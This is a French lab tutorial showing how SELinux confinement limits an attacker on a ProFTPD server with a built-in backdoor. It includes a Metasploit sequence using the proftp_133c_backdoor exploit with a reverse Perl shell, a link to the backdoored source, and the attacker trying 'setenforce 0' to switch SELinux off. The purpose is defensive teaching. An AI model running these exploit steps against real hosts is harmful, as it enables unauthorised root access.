Best practice Secure Software with SELinux / KB – mai 2014

1) Introduction

Ce document décrit une méthodologie permettant de vérifier que l'installation d'un service depuis les sources est correcte et de contrôler que la protection SELinux bride les privilèges du service nouvellement installé.

L'objectif recherché dans les actions entreprises est de réduire drastiquement le champ d'action d'un hacker qui exploite une attaque 0-Day pour altérer notre système.

Pour se faire, nous allons considérer que nous possédons un serveur FTP, installé sur une distribution Fedora 18, qui comporte une faille qui nous est méconnue. Cette faille permet au hacker d'ouvrir une porte dérobée sur le système. Nous nous mettrons, à plusieurs reprises, à la place du hacker pour voir les répercussions de l'installation et de la configuration effectuée.


Au final, nous allons voir comment le système est capable de se protéger, à l'aide de SELinux, face à une attaque 0-Day sans l'installation d'un correctif qui n'est .de toutes façons encore indisponible.

Scénario

Un PC Fedora 18 avec le serveur proFTP à protéger

Un PC Windows 7 avec client ftp

Un PC avec BackTrack5



2) Installation naïve serveur FTP :

Mettre en place un environnement de compilation → commandes ???

Récupérer le code source du proftpd backdoored_proftpd-1.3.3c[1]

Compiler et installer proftpd en gardant les paramètres par défaut :

```
[root ~]$ su
[root ~]$ cd /home/khaled/backdoored_proftpd-1.3.3c/
[root backdoored_proftpd-1.3.3c]$ ./configure
[root backdoored_proftpd-1.3.3c]$ make
[root backdoored_proftpd-1.3.3c]$ make install
```

Récupérer emplacement fichiers installés :

```
[root backdoored_proftpd-1.3.3c]$ cat INSTALL
    By default proftpd and ftpshut are installed in /usr/local/sbin/, ftpcount
    and ftpwho in /usr/local/bin/, the configuration file in /usr/local/etc/, and
    the man pages in /usr/local/man/man?/.  Further, /usr/local/var/proftpd/ is
    used to hold the runtime scoreboard file.
```

Configurer serveur proftpd :

- Pas d'utilisateur anonymous.
- Seul les utilisateurs locaux de fedora 18 peuvent se connecter au serveur ftp.
- Les utilisateurs locaux sont restreints à l'utilisation de leurs dossiers personnels.

```
[root ~]$ cat /local/etc/proftpd.conf
ServerName          "ProFTPD Default Installation"
ServerType          standalone
DefaultServer             on
Port                      21
UseIPv6                   off
Umask               022
MaxInstances              30
User                      nobody
Group               nobody
DefaultRoot ~
AllowOverwrite            on
<Limit SITE_CHMOD>
  DenyAll
</Limit>
```

[1] http://www.tdeig.ch/kvm/Basbous/backdoored_proftpd-1.3.3c/

Ouvrir ports du firewall :

```
[root ~]$ firewall-cmd --add-service=ftp --permanent
[root ~]$ firewall-cmd –add-service=ftp
```

Demarrer le serveur proftpd :

```
[root ~]$ cd /usr/local/sbin/
[root sbin]$ ./proftpd
```

3) Test fonctionnel depuis PC-Windows

```
C:\Users\Khaled>ftp 10.2.3.27
      Connecté à 10.2.3.27.
      220 ProFTPD 1.3.3c Server (ProFTPD Default      Installation) [10.2.3.27]
      Utilisateur (10.2.3.27:(none)) : khaled
      331 Password required for khaled
      Mot de passe :
      230 User khaled logged in
ftp> dir
      200 PORT command successful
      150 Opening ASCII mode data connection for file list
      drwxr-xr-x   2 khaled   khaled       4096 Mar 14 07:46      Bureau
      drwxr-xr-x   3 khaled   khaled       4096 Mar 14 07:47      Documents
      226 Transfer complete
      ftp : 589 octets reçus en 0.03 secondes à 19.00 Ko/s.
ftp> pwd
      257 "/" is the current directory
ftp> quit
      221 Goodbye.
```

4) Attaque depuis PC BackTrack 5 et MetaSploit

```
root@bt :~# loadkeys ch //clavier suisse
root@bt :~# msfconsole // Démarrer la console de MetaSploit
msf > search proftp
msf > use exploit/unix/ftp/proftp_133c_backdoor //choix exploit
msf > show options //montre paramétrage exploit
msf > set RHOST 10.2.3.27 //ip remote host
msf > show payloads
msf > set PAYLOAD cmd/unix/reverse_perl //remote shell
msf > show options
msf > ifconfig
msf > set LHOST 10.2.2.20 //ip local host
msf > exploit
```

5a) SELINUX INACTIF ET MAUVAISE INSTALLATION DU SERVEUR :

```
[root ~]$ setenforce 0 //Sur Fedora
```

Exécuter les actions du hacker listers dans « Hacker depuis BackTrack 5 et MetaSploit ».

Le hacker obtient une console avec les droits root. Capable de se connecter au système sans authentification à travers un firewall. Le hacker a le contrôle total de la machine.

5b) SELINUX ACTIF ET MAUVAISE INSTALLATION DU SERVEUR :

```
[root ~]$ setenforce 1 //Sur Fedora
```

Exécuter les actions du hacker listées dans « Hacker depuis BackTrack 5 et MetaSploit ».

Le hacker obtient une console avec les droits root. Capable de se connecter au système sans authentification à travers un firewall. Le hacker obtient une console dans le domaine unconfined_t. Ce domaine a été créé pour autoriser les processus non exposé à s'exécuter sans trop de restriction. Donc ici le moindre privilège n'est pas appliqué et le hacker à tout de même assez de privilège pour se balader dans le système et même désactiver SELinux !!

Commande exécuté par le hacker :

```
# id
uid=0(root) gid=0(root) groupes=0(root),99(nobody)
contexte=unconfined_u :system_r :unconfined_t :s0-s0 :c0-c1023
# getenforce
Enforcing
# setenforce 0 //hacker demande de mettre SELinux en mode permissive (ne bloque rient)
# getenforce //Hacker confirme sa manipulation en vérifiant l'état Permissive
```

5c) SELINUX ACTIF ET INSTALLATION CORRECTE DU SERVEUR :

Pour bien cloisonner notre serveur proFTP, nous devons l'analyser d'un point de vue SELinux.

Voici quelques questions à se poser afin de bien le configurer :

- Est-ce que, dans la policy du système, existe déjà des règles destinées au service à installer ?
- Où placer les différents fichiers pour obtenir le bon label selon la policy du système ?
- Comment dois-je lancer l'exécutable pour arriver au bon domaine ?
- Est-ce que je dois changer l'état des booléens prédéfinis dans le système pour autoriser des actions au service ?
- Est-ce que le fichier de configuration du serveur me permet de résoudre certain problème de blocage ?
- Est-ce que je dois installer des modules pour installer mon application ?
- Dois-je labéliser des ressources (fichiers, port, ...) ?
- Est-ce que je dois générer des règles (audit2allow par exemple) ? (À utiliser s'il n y a pas d'autres)
- Dois-je écrire un module pour l'application que j'installe (polgen par exemple)?
- ...

6) Installer correctement proFTP depuis les sources

Un service connu comme FTP a sûrement des labels et des règles préinstallé dans la policy du système. C'est vraiment plus simple d'utiliser les règles présentes dans le système que d'en écrire de nouvelles.

Je commence par analyser les labels présents dans le système :

```
[root ~]$ semanage fcontext -l | grep proftp
/etc/cron\.monthly/proftpd                         regular file
system_u:object_r:ftpd_exec_t:s0
/etc/proftpd\.conf                                 regular file
system_u:object_r:ftpd_etc_t:s0
/etc/rc\.d/init\.d/proftpd                         regular file
system_u:object_r:ftpd_initrc_exec_t:s0
/usr/lib/systemd/system/proftpd.*                  regular file
system_u:object_r:iptables_unit_file_t:s0
/usr/sbin/proftpd                                  regular file
system_u:object_r:ftpd_exec_t:s0
/var/log/proftpd(/.*)?                             all files
system_u:object_r:xferlog_t:s0
/var/run/proftpd.*                                 all files
system_u:object_r:ftpd_var_run_t:s0
```

Je constate la présence de labels définis pour le serveur proFTP dans la policy préinstallée.

Donc, à la configuration de l'installation je devrais configurer les bons chemins pour que les fichiers obtiennent dynamiquement les bons labels.

J'ai mis en bleu les informations utiles.

Désinstallation manuelle du proFTP :

```
[root ~]$ su
[root ~]$ cd /home/khaled/backdoored_proftpd-1.3.3c/
[root backdoored_proftpd-1.3.3c]$ make clean
```

```
[root backdoored_proftpd-1.3.3c]$ make -n install | grep install
/usr/bin/install -c -s -o root -g root -m 0755 proftpd /usr/local/sbin/proftpd
…/usr/bin/install -c -s -o root -g root -m 0755  ftpcount /usr/local/bin/ftpcount
…
```

Supprimer tous les éléments installés proFTP :

```
[root ~]$ rm -f /usr/local/sbin/proftpd
[root ~]$ rm -f /usr/local/bin/ftpcount
…
```

J'aimerais placer les fichiers de configuration dans /etc/, placer l'état d'exécution dans /var/run/ et les binaires dans /usr/bin/ et /usr/sbin/ :

```
[root backdoored_proftpd-1.3.3c]$ ./configure --prefix=/usr  --sysconfdir=/etc --
localstatedir=/var/run
[root backdoored_proftpd-1.3.3c]$ make
[root backdoored_proftpd-1.3.3c]$ make install
[root backdoored_proftpd-1.3.3c]$ cd /usr/sbin/
[root sbin]$ ls -Z proftpd
-rwxr-xr-x. root root system_u:object_r:ftpd_exec_t:s0 /usr/sbin/proftpd
```

On peut constater que cette fois-ci, l'exécutable, ainsi que les autres fichiers ont obtenu le bon label.

Tentative de lancer le serveur pour vérifier qu'il se lance (transite) dans le bon domaine :


Corriger le fichier de configuration comme vu auparavant.

```
[root sbin]$ ./proftpd
[root sbin]# ps -eZ | grep proftpd
unconfined_u:system_r:unconfined_t:s0-s0:c0.c1023 13768 ? 00:00:00 proftpd
```

La transition vers un domaine créé pour les serveurs FTP ne s'est pas faite.

Installer setools pour avoir APOL

Rechercher les domaines qui transitent directement au domaine ftpd_t :



Je constate que le domaine unconfined_t (domaine du shell), ne transite pas directement au domaine ftpd_t contrairement au domaine passwd_t, par exemple (voir image ci-dessous).


Par contre, le domaine initrc_t, lui transite vers ftpd_t.

Le domaine initrc_t est le domaine du binaire qui lance les daemons au démarrage du système et durant une session par l'intermédiaire de sysctl.

Donc, pour aboutir dans le domaine ftpd_t, il faut que initrc_t lance l'exécutable proftpd.

Pour plus d'information voir sur le domaine initrc_et suivre ce lien[2].

[2] http://danwalsh.livejournal.com/23944.html



Pour se faire, il faut créer un script de démarrage du serveur proftpd pour pouvoir utiliser les commandes service pour démarrer le daemon.

Pour créer un tel script, se référer au script d'un autre logiciel, ou lire la documentation[3] de proFTP.

Placer se fichier dans le dossier /etc/init.d[4].

Cette méthode n'est plus valable dans Fedora 18 comme le Linux init daemon a été remplacé par systemd.

Pour Fedora 16 et ancêtre :

```
[root sbin]$ ps -e | proftpd
13768 ?     00:00:00 proftpd
[root sbin]$ kill -9 13768
[root sbin]$ service start proftpd
```

[3] http://www.proftpd.org/docs/howto/Stopping.html
[4] Voir annexes : Script démarrage proftpd

Pour Fedora 18 :

```
[root@localhost system]# vi /usr/lib/systemd/system/proftpd.service
```

Ajouter la configuration qui suit dans ce fichier pour permettre à systemd de lancer le service :

```
[Unit]
Description = ProFTPD FTP Server
After = network.target nss-lookup.target local-fs.target remote-fs.target

[Service]
Type = forking
PIDFile = /run/proftpd.pid
Environment = PROFTPD_OPTIONS=
ExecStart = /usr/sbin/proftpd $PROFTPD_OPTIONS
ExecReload = /bin/kill -HUP $MAINPID

[Install]
WantedBy = multi-user.target
```

Recharger les fichiers de configuration de systemd :

```
[root ~]# systemctl --system daemon-reload
```

Lancer le service :

```
[root ~]# systemctl start proftpd
[root ~]# ps -eZ | grep proftpd
system_u:system_r:ftpd_t:s0-s0:c0.c1023 1991 ? 00:00:00 proftpd
```

Nous voici avec un daemon confiné dans un domaine qui lui est destiné. Le moindre privilège est de mise.

Test de fonctionnement :

```
C:\Users\Khaled>ftp 10.2.3.27
Connecté à 10.2.3.27.
220 ProFTPD 1.3.3c Server (ProFTPD Default Installation) [10.2.3.27]
Utilisateur (10.2.3.27:(none)) : khaled
331 Password required for khaled
Mot de passe :
530 Login incorrect.
Échec de l'identification.
```

Nous avons un problème avec l'authentification dû au confinement.

Face à un blocage, je commence par désactiver toutes les règles « dontaudit » pour que je puisse voir tous les logs générés :

```
[root ~]# semanage dontaudit off
```

Une commande bien utile pour voir ce qu'un processus a comme fichiers ouvert :

```
[root ~]# lsof -p PID_PROCESSUS
```

Recherche de logs SELinux en lien avec proftpd :

```
[root ~]# ausearch -c proftpd -ts today -m AVC
----
time->Mon Mar 25 09:38:25 2013
type=AVC msg=audit(1364200705.956:2241): avc:  denied  { open } for  pid=4082
comm="proftpd" path="/var/log/xferlog" dev="dm-1" ino=930926
scontext=system_u:system_r:ftpd_t:s0-s0:c0.c1023
tcontext=unconfined_u:object_r:var_log_t:s0 tclass=file
```

Dans le résultat de la recherche ci-dessus, j'ai un refus sur l'ouverture d'un fichier log de proftpd (man xferlog).

Recherche des labels en lien avec proftpd :

```
[root ~]$ semanage fcontext -l | grep proftp
…
/var/log/proftpd(/.*)?                             all files
system_u:object_r:xferlog_t:s0
…
```

Pour corriger ce problème, nous allons faire en sorte que les fichiers logs soient placé dans le dossier /var/log/proftpd/*.

Ouvrir le fichier de configuration et ajouter ces lignes :

```
[root  ~]# vi /etc/proftpd.conf
ExtendedLog             /var/log/proftpd ALL default
SystemLog               /var/log/proftpd ALL default
TransferLog             /var/log/proftpd ALL default
```

Puis restarter le service et effectuer un test de connexion :

La connexion a échouée, par contre les logs de proFTP sont bien labélisés :

```
[root ~]# ls -Z /var/log/proftpd
-rw-r-----. root root system_u:object_r:xferlog_t:s0   /var/log/proftpd
```

Des nouveaux logs SELinux sont apparus en lien avec l'authentification, en effet une simple recherche dans APOL nous montre que le domaine ftpd_t n'a pas accès au fichier avec le label shadow_t.

Proftpd utilisait ce fichier pour authentifier les utilisateurs inscrit dans le système :

```
type=AVC msg=audit(1364204010.342:3348): avc:  denied  { read } for  pid=8538
comm="proftpd" name="shadow" dev="dm-1" ino=1183310
scontext=system_u:system_r:ftpd_t:s0-s0:c0.c1023 tcontext=system_u:object_r:shadow_t:s0
tclass=file
```

Pour corriger ce blocage, nous n'allons surtout pas donner au serveur ftp le droit d'accès à ce fichier.

Si le processus a accès au fichier shadow, le hacker qui exploite le backdoor aura aussi accès à ce fichier lui rendant la tâche plus facile pour retrouver les comptes, et pourra peut-être se connecter en SSH pour élargir sa surface d'attaque.

Je conseille la création d'utilisateurs virtuels avec les outils fournis :

```
[root contrib]# cd /home/khaled/backdoored_proftpd-1.3.3c/contrib/
```

```
[root contrib]# ./ftpasswd --passwd --name khaled --file /etc/ftpd.passwd --uid 1000 --
gid 1000 --home /var/ftp/tom/ --shell /bin/false
```

```
[root contrib]# ./ftpasswd --group --name khaled --file /etc/ftpd.group --gid 1000 --
member khaled
```

Ouvrir le fichier de configuration et ajouter ces lignes :

```
[root  ~]# vi /etc/proftpd.conf
```

```
AuthUserFile      /etc/ftpd.passwd
```

```
AuthGroupFile     /etc/ftpd.group
```

```
RequireValidShell off
```

Puis restarter le service et effectuer un test de connexion :

```
type=AVC msg=audit(1364207188.667:4464): avc:  denied  { getattr } for  pid=10256
comm="proftpd" path="/home" dev="dm-2" ino=2 scontext=system_u:system_r:ftpd_t:s0-
s0:c0.c1023 tcontext=system_u:object_r:home_root_t:s0 tclass=dir
```

Ici je vais choisir la solution où j'autorise le serveur ftp à avoir accès au répertoire home. :

```
[root ~]# semanage boolean –m ––on ftp_home_dir
```

Dorénavant tout est bien configuré, j'ai accès au ftp dans le bon contexte et je n'ai plus des blocages dus à AVC. La configuration est terminée. Pour voir les fichiers ouverts par proFTP voir l'annexe de ce document[5].

La prochaine étape est d'attaquer le serveur à nouveau pour voir se mettre dans la peau du hacker et relever les restrictions qu'il a.

[5] Voir annexe : « Fichiers ouvert par proftpd »

7) Répéter le §4

Le hacker obtient une console avec les droits root et est capable de se connecter au système sans authentification à travers un firewall.

Le hacker obtient une console cloisonnée dans le domaine ftpd_t.

Ce domaine a été créé pour autoriser un processus ftp à remplir sa fonction.

Donc ici le moindre privilège est appliqué et le hacker n'a guère plus d'autorisation qu'un simple serveur ftp.

```
# id

uid=0(root) gid=0(root) groupes=0(root),99(nobody)
contexte=system_u :system_r :ftpd_t :s0-s0 :c0-c1023

# getenforce

Enforcing

# setenforce 0 //hacker demande de mettre SELinux en mode permissive (ne bloque rient)

# getenforce //Hacker constate qu'il n'a pas réussi

Enforcing // SELinux toujours activé
```

Une alerte est affichée sur le Fedora 18 suite à cette action non autorisé :

```
type=AVC msg=audit(1364219041.60:312): avc:  denied  { setenforce } for  pid=1989
comm="setenforce" scontext=system_u:system_r:ftpd_t:s0-s0:c0.c1023
tcontext=system_u:object_r:security_t:s0 tclass=security
```

Le hacker peut tenter d'arrêter un service par l'appel de la commande systemctl mais il sera aussi bloqué.

Il ne reste plus au hacker que d'étudier les règles du module ftp pour savoir ce qu'il peut faire.

Par contre, comme nous avons changé l'état du booléen ftp_home_dir à vrai, le hacker à un accès au dossier home qui pourrait contenir des fichiers sensibles.

Le chroot défini dans la configuration du serveur n'est plus effectif.

Le champs d'action du hacker se retrouve bien restreint par rapport à ce qu'il avait comme privilège avec un serveur ftp non restreint.

De plus les alertes SELinux qui vont être remontées, ne manqueront pas d'interpeller l'administrateur.

Annexes

SCRIPT DEMARRAGE PROFTPD POUR FEDORA 16

```
#!/bin/sh
#
#Startup script for ProFTPD
#
# chkconfig: 345 85 15
# description: ProFTPD is an enhanced FTP server with \
#              a focus toward simplicity, security, and ease of configuration. \
#              It features a very Apache-like configuration syntax, \
#              and a highly customizable server infrastructure, \
#              including support for multiple 'virtual' FTP servers, \
#              anonymous FTP, and permission-based directory visibility.
# processname: proftpd
# config: /etc/proftpd.conf
#
# By: Osman Elliyasa <osman@Cable.EU.org>
# $Id: proftpd.init.d,v 1.7 2002/12/07 21:50:27 jwm Exp $

# Source function library.
. /etc/init.d/functions

if [ -f /etc/sysconfig/proftpd ]; then
      . /etc/sysconfig/proftpd
fi

PATH="$PATH:/usr/sbin"

# See how we were called.
case "$1" in
      start)
            echo -n "Starting proftpd: "
            daemon proftpd $OPTIONS
            echo
            touch /var/lock/subsys/proftpd
            ;;
      stop)
```

```
        echo -n "Shutting down proftpd: "
        killproc proftpd
        echo
        rm -f /var/lock/subsys/proftpd
        ;;
status)
        status proftpd
        ;;
restart)
        $0 stop
        $0 start
        ;;
reread)
        echo -n "Re-reading proftpd config: "
        killproc proftpd -HUP
        echo
        ;;
suspend)
        hash ftpshut >/dev/null 2>&1
        if [ $? = 0 ]; then
                if [ $# -gt 1 ]; then
                        shift
                        echo -n "Suspending with '$*' "
                        ftpshut $*
                else
                        echo -n "Suspending NOW "
                        ftpshut now "Maintanance in progress"
                fi
        else
                echo -n "No way to suspend "
        fi
        echo
        ;;
resume)
        if [ -f /etc/shutmsg ]; then
                echo -n "Allowing sessions again "
                rm -f /etc/shutmsg
        else
                echo -n "Was not suspended "
```

```
            fi
            echo
            ;;
      *)
            echo -n "Usage: $0 {start|stop|restart|status|reread|resume"
            hash ftpshut
            if [ $? = 1 ]; then
                  echo '}'
            else
                  echo '|suspend}'
                  echo 'suspend accepts additional arguments which are passed to
ftpshut(8)'
            fi
            exit 1
esac

if [ $# -gt 1 ]; then
      shift
      $0 $*
fi

exit 0
```

SCRIPT DEMARRAGE PROFTPD POUR FEDORA 18

```
[Unit]
Description = ProFTPD FTP Server
After = network.target nss-lookup.target local-fs.target remote-fs.target

[Service]
Type = forking
PIDFile = /run/proftpd.pid
Environment = PROFTPD_OPTIONS=
ExecStart = /usr/sbin/proftpd $PROFTPD_OPTIONS
ExecReload = /bin/kill -HUP $MAINPID

[Install]
WantedBy = multi-user.target
```

FICHIER CONFIGURATION PROFTPD

```
ServerName              "ProFTPD Default Installation"
```

```
ServerType              standalone
DefaultServer           on
Port                    21
UseIPv6                 off
Umask                   022
MaxInstances            30
ExtendedLog             /var/log/proftpd ALL default
SystemLog               /var/log/proftpd ALL default
TransferLog             /var/log/proftpd ALL default
User                    nobody
Group                   nobody
DefaultRoot ~
AuthUserFile    /etc/ftpd.passwd
AuthGroupFile   /etc/ftpd.group
RequireValidShell off
AllowOverwrite          on
<Limit SITE_CHMOD>
  DenyAll
</Limit>
```

FICHIERS OUVERT PAR PROFTPD

```
[root ~]# lsof -p 11519
lsof: WARNING: can't stat() fuse.gvfsd-fuse file system /run/user/1000/gvfs
      Output information may be incomplete.
COMMAND   PID   USER   FD   TYPE DEVICE SIZE/OFF     NODE NAME
proftpd 11519 khaled  cwd    DIR  253,2     4096 12845057 /home/khaled
proftpd 11519 khaled  rtd    DIR  253,2     4096 12845057 /home/khaled
proftpd 11519 khaled  txt    REG  253,1   538032  3027489 /usr/sbin/proftpd
proftpd 11519 khaled  mem    REG  253,1   162616  3022627 /usr/lib64/ld-2.16.so
proftpd 11519 khaled  mem    REG  253,1  2071376  3022629 /usr/lib64/libc-2.16.so
proftpd 11519 khaled  mem    REG  253,1    22440  3022685 /usr/lib64/libdl-2.16.so
proftpd 11519 khaled  mem    REG  253,1   109704  3022706 /usr/lib64/libresolv-2.16.so
proftpd 11519 khaled  mem    REG  253,1    43808  3022944 /usr/lib64/libcrypt-2.16.so
proftpd 11519 khaled  mem    REG  253,1   421664  3014966 /usr/lib64/libfreebl3.so
proftpd 11519 khaled  mem    REG  253,1    31608  3022220 /usr/lib64/libnss_dns-2.16.so
proftpd 11519 khaled  mem    REG  253,1    11376  3023210
/usr/lib64/libnss_mdns4_minimal.so.2
proftpd 11519 khaled  mem    REG  253,1    62416  3022221 /usr/lib64/libnss_files-
2.16.so
proftpd 11519 khaled    0u  IPv4 151124      0t0      TCP 10.2.3.27:ftp->10.2.3.65:57345
(ESTABLISHED)
proftpd 11519 khaled    1u  IPv4 151124      0t0      TCP 10.2.3.27:ftp->10.2.3.65:57345
(ESTABLISHED)
proftpd 11519 khaled    3u   REG   0,17      656   150138 /run/proftpd.scoreboard
proftpd 11519 khaled    4w   REG  253,1     5076   930974 /var/log/proftpd
proftpd 11519 khaled    5r   REG  253,1       77  1179988 /etc/ftpd.passwd
proftpd 11519 khaled    6r   REG  253,1       21  1181160 /etc/ftpd.group
proftpd 11519 khaled    7r   REG  253,1      777  1183447 /etc/group
proftpd 11519 khaled    8w   REG  253,1    53376   930489 /var/log/wtmp
proftpd 11519 khaled    9w   REG  253,1     5076   930974 /var/log/proftpd
proftpd 11519 khaled   10r   REG  253,1     2030  1180029 /etc/passwd
```

Version

Nom logiciel	Version
Windows	8 x64
BackTrack5	5R3 x64
Fedora	18 x64
Proftpd	1.3.3.c
Selinux-policy-targeted.noarch	3.11.1-66.fc18
Metasploit	4.5.0
Setools	3.3.7-34.fc18